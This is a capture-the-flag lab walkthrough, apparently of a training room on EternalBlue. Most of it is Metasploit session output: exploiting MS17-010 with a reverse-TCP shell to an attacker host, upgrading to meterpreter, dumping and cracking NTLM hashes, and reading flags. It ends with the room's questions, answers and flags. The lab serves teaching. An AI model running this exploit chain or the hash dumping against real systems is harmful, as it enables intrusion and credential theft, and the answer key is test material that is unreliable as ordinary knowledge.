msf6 exploit(windows/smb/ms17_010_eternalblue) >


```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.
                                             html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Wind
                                             ows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows
                                             7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.57.210
RHOSTS ⇒ 10.10.57.210
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.17.13.20:4444
[*] 10.10.57.210:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.57.210:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.57.210:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.57.210:445 - The target is vulnerable.
[*] 10.10.57.210:445 - Connecting to target for exploitation
```



[+] 10.10.57.210:445 - =-=
[+] 10.10.57.210:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.57.210:445 - =-=
[*] Command shell session 1 opened (10.17.13.20:4444 → 10.10.57.210:49254) at 2025-02-13 09:13:18 -0500
Shell Banner:
Microsoft Windows [Version 6.1.7601]
C:\Windows\system32>


Shell Banner:
Microsoft Windows [Version 6.1.7601]
C:\Windows\system32>background
Background session 1? [y/N] y
msf6 exploit(windows/smb/ms17_010_eternalblue) >


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) >
```

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
```


msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.13.20:4433
[*] Post module execution completed

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```



C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>sessions 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   700   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 552   544   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 604   544   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 612   592   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 652   592   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 700   604   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 708   604   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 716   604   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 732   700   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 824   700   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 892   700   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 940   700   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1008  652   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1068  700   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1160  700   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1288  700   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  700   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1392  700   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1464  700   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1600  700   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

```
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt dump.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (aad3b435b51404eeaad3b435b51404ee)
1g 0:00:00:01 DONE (2025-02-13 09:48) 0.8064g/s 8226Kp/s 8226Kc/s 8226KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```



```
meterpreter > cd c://
meterpreter > ls
Listing: c:\
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:36 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 18:22:01 -0400  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 18:28:38 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 18:35:57 -0400  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:22 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2025-02-13 08:28:09 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-12 22:13:28 -0500  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 18:36:30 -0400  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 15:27:21 -0400  flag1.txt
000000/----------  0      fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/----------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > ls
```

```
meterpreter > search -f flag2.txt

Found 1 result...

Path                                  Size (bytes)  Modified (UTC)
c:\Windows\System32\config\flag2.txt  34            2019-03-17 15:32:48 -0400
```

```
meterpreter > cd c:\\Windows
meterpreter > cd Systems
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified
meterpreter > cd System32
meterpreter > cd config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > cd Users\\
```

```
meterpreter > cd Users/Jon/Documents
meterpreter > ls
Listing: c:\Users\Jon\Documents
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 15:26:36 -0400  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > pwd
```

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed ✓ Correct Answer Hint

How many ports are open with a port number under 1000?

3 ✓ Correct Answer Hint

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010 ✓ Correct Answer Hint

Start Metasploit

Woop woop! Your a

No answer needed ✓ Correct Answer Hint

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

exploit/windows/smb/ms17_010_eternalblue ✓ Correct Answer Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS ✓ Correct Answer Hint

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

With that done, run the exploit!

No answer needed ✓ Correct Answer Hint

Room progress (76%)

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. W

Woop woop! Your a

the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter ✓ Correct Answer Hint

Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION ✓ Correct Answer

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed ✓ Correct Answer Hint

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed ✓ Correct Answer Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed ✓ Correct Answer Hint

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This

return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again

Dump the non-default user's password and crack it!

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon ✓ Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22 ✓ Correct Answer Hint

Answer the questions below

Flag1? *This flag can be found at the system root.*

flag{access_the_machine} ✓ Correct Answer Hint

